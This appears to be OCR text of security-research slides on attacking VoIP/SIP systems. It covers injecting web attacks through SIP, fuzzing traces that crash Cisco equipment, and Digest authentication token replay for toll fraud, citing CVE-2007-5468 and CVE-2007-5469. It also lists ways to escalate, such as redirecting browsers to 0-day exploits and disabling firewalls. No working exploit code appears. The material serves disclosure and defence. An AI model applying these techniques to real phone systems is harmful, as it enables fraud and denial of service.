
Victim’s view ☺

Victim’s Screenshot



Remote Hacker's view


Attacker's Screenshot



How to make things worse

- Redirect the browser to a 0day browser exploit ie Aurora exploit
- Redirect the browser to 0day browser helper object/ application
- Install automated malware (autorooters) on the internal network
- Deactivate corporate/personal firewalls using their web interface
- …..
- More bad news: 80 % of web applications have either XSS or SQL vulnerabilities…

Autonomic VoIP Malware



Proof of concept platform developed in our team

Protocol tracking errors

- X ---------- INVITE ----------> Cisco
- X <---------- 400 Bad Request ---------- Cisco
- X <---------- 400 Bad Request ---------- Cisco
- X <---------- 400 Bad Request ---------- Cisco
- X <---------- 400 Bad Request ---------- Cisco
- X <---------- 400 Bad Request ---------- Cisco
- X ---------- OPTIONS----------> Cisco
- X <---------- 200 OK ---------- Cisco
- X ---------- OPTIONS----------> Cisco
- X <---------- 200 OK ---------- Cisco
- X <---------- 400 Bad Request ---------- Cisco
- X ---------- INVITE ----------> Cisco
- X <---------- 400 Bad Request ---------- Cisco
- X <---------- 400 Bad Request ---------- Cisco
- X ---------- OPTIONS----------> Cisco
- X <---------- 404 Not Found ---------- Cisco
- X <---------- 400 Bad Request ---------- Cisco
- X <---------- 400 Bad Request ---------- Cisco
- X <---------- 400 Bad Request ---------- Cisco
- X ---------- OPTIONS----------> Cisco
- X <---------- 200 OK ---------- Cisco
- X ---------- INVITE ----------> Cisco
- X <----------100 Trying ---------- Cisco
- X <---------- 404 Not Found ---------- Cisco
- X <---------- 404 Not Found ---------- Cisco
- X <---------- 404 Not Found ---------- Cisco
- X ---------- OPTIONS----------> Cisco
- X <---------- 200 OK ---------- Cisco
- X <---------- 404 Not Found ---------- Cisco
- X ---------- OPTIONS----------> Cisco
- X <---------- 200 OK ---------- Cisco
- X <---------- 404 Not Found ---------- Cisco

Each message is OK


Small variations in the message parameters lead to a remote DOS

Similar vulnerability with only 3 messages

Impossible to detect with most existing IDS

Found only with stateful SIP tracking


Fraud through protocol manipulation:




Proxy-Authenticate: Digest algorithm=MD5,
realm="domain.org",
nonce="1d78fb72"

Proxy-Authorization: Digest username="Bob",
realm="domain.org",
uri="sip:Alex@PBX.1",
response="4cc8a1de5a60306c760",
nonce="1d78fb72", algorithm=MD5

Fraud through protocol manipulation:




Fraud through protocol manipulation:



Fraud through token replay

- Digest Authentication is cryptographically sound but developers ...
- Affected devices
  - Cisco CallManager CVE-2007-5468
  - OpenSer v1.2.2 CVE-2007-5469
- Impact
  - Toll-fraud
  - Call-ID spoofing



- Allows **"Replay"** Attacks but ... to any other entity
- Digest-URI not checked to be the same as Request-URI

Conclusions

- JavaScript and SQL injection are compliant to the SIP IETF specification
- No SIP specific firewall filters JavaScript and SQL
- Most embedded Web servers in end devices are vulnerable to Web attacks
- Most end devices are on the internal network…..